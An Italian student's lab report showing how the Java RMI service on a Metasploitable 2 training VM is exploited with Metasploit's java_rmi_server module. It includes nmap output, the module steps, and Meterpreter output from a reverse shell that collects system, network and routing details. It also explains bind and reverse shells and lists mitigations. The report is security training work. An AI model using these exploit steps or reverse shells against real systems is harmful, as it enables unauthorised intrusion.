

S7 L5

Progetto settimanale

Davide Andreozzi

Traccia esercizio

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI.

Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

- 1) Configurazione di rete.
- 2) Informazioni sulla tabella di Routing della macchina vittima.

Exploit – Cos'è?

L'exploit è una fase che consiste nello sfruttare le vulnerabilità di un servizio, sistema, web app, ecc. per poter ottenere un accesso senza autorizzazione o eseguire codice malevolo

Quindi possiamo considerarlo come una sequenza di istruzioni o tecnica che sfrutta una vulnerabilità in un sistema informatico.

Testare un exploit ci aiuta a capire principalmente il livello di rischio di un determinato sistema.

Affinché si possa usare un exploit ci sono dei requisiti per poterlo utilizzare:

- Il software vulnerabile deve essere avviato.
- La versione del sw deve corrispondere con la versione vulnerabile.
- Il potenziale attaccante deve essere nella rete
 - Questo perché se l'attaccante non è fisicamente nei pressi della rete per sfruttare ad esempio la connessione wi-fi, deve «oltrepassare» il NAT-PAT che è il meccanismo che consente di condividere l'indirizzo ip pubblico tra i vari dispositivi all'interno della rete.
 - Una metodologia di attacco per entrare nella rete da remoto è il phishing

Tra le principali soluzioni a un exploit abbiamo:

- 1) Aggiornamento e Patch (gli aggiornamenti spesso includono correzioni che vanno a mitigare le vulnerabilità trovate).
 - I. Per installare un aggiornamento è buona norma testarlo prima su una macchina con sw e hw identico a quella di utilizzo ordinario per evitare problemi di incompatibilità e utilizzo
- 2) Disinstallazione/eliminazione dei servizi vulnerabili che non si utilizzano (ove possibile)
- 3) Formazione: spesso un'exploit da un attaccante richiede l'accesso all'interno della rete, per farlo l'attaccante potrebbe sfruttare il phishing per iniettare un malware all'interno del dispositivo della vittima, quindi è importante sapersi difendere dagli attacchi phishing.

Exploit – Fasi

La fase di exploit si può dividere in 3 fasi ben distinte:

1. Lancio effettivo dell'exploit
2. Payload – Questo è la parte di codice che viene iniettata ed eseguita una volta che abbiamo exploitato la macchina bersaglio. Possiamo definirlo come un file malevolo che va a creare una shell
3. Shell – è una shell di comando che crea connessione tra attaccante e bersaglio, ci possono essere due tipi di shell in base a chi avvia la sessione
 - 1) Bind Shell: La connessione viene stabilita dall'attaccante verso il bersaglio
 - 2) Reverse Shell: La connessione viene stabilita dal bersaglio verso l'attaccante

La sessione di tipo «reverse» è la più astuta perché avviando una connessione dall'interno della rete bersaglio all'attaccante si va ad eludere il firewall.

Come sappiamo il fw a filtraggio dinamico non blocca le connessioni che si stabiliscono dall'interno all'esterno.

Svolgimento

Avviamo nmap e iniziamo una scansione sul nostro target che è metasploitable 2.

In particolare ci interessa la porta 1099 e il servizio java-rmi, quindi avviamo metasploit e cerchiamo con «search java_rmi».


L'exploit che ci interessa riguarda i registri RMI quindi scartiamo i moduli che non riguardano questo tipo di vulnerabilità.

Selezioniamo il modulo 1 che è esattamente «*exploit/multi/misc/java_rmi_server*»

e settiamo rhosts sull'ip target di metasploitable.

Diamo il comando exploit e avvieremo una sessione (reverse) di meterpreter sul sistema target.

Una volta stabilita la connessione andiamo a ottenere le informazioni di sistema «sysinfo», la configurazione di rete «ifconfig» e la tabella di routing «route». Come si può vedere, gli output corrispondono al sistema della vittima e alle informazioni che volevamo ottenere.



```
root@kali: ~  
File Actions Edit View Help  
[*] nmap -sV -Pn 192.168.178.101  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-26 09:38 CET  
Nmap scan report for 192.168.178.101  
Host is up (0.00062s latency).  
Not shown: 978 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
MAC Address: 08:00:27:23:71:C8 (Oracle VirtualBox virtual NIC)  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OS
```

```
root@kali: ~  
File Actions Edit View Help  
[*] Sending stage (57971 bytes) to 192.168.178.101  
[*] Meterpreter session 1 opened (192.168.178.100:4444 → 192.168.178.101:34501) at 2024-01-26 09:44:27 +0100  
  
meterpreter > sysinfo  
Computer      : metasploitable  
OS            : Linux 2.6.24-16-server (i386)  
Architecture  : x86  
System Language : en_US  
Meterpreter   : java/linux  
meterpreter > ifconfig  
  
Interface 1  
Name      : lo - lo  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ::  
  
Interface 2  
Name      : eth0 - eth0  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 192.168.178.101  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : 2002:5102:875a:0:a00:27ff:fe23:71c8  
IPv6 Netmask : ::  
IPv6 Address : fe80::a00:27ff:fe23:71c8  
IPv6 Netmask : ::  
  
meterpreter > route  
  
IPv4 network routes  


| Subnet          | Netmask       | Gateway | Metric | Interface |
|-----------------|---------------|---------|--------|-----------|
| 127.0.0.1       | 255.0.0.0     | 0.0.0.0 |        |           |
| 192.168.178.101 | 255.255.255.0 | 0.0.0.0 |        |           |

  
IPv6 network routes  


| Subnet                              | Netmask | Gateway | Metric | Interface |
|-------------------------------------|---------|---------|--------|-----------|
| ::1                                 | ::      | ::      |        |           |
| 2002:5102:875a:0:a00:27ff:fe23:71c8 | ::      | ::      |        |           |
| fe80::a00:27ff:fe23:71c8            | ::      | ::      |        |           |

  
meterpreter >
```

Configurazione di rete

Routing Table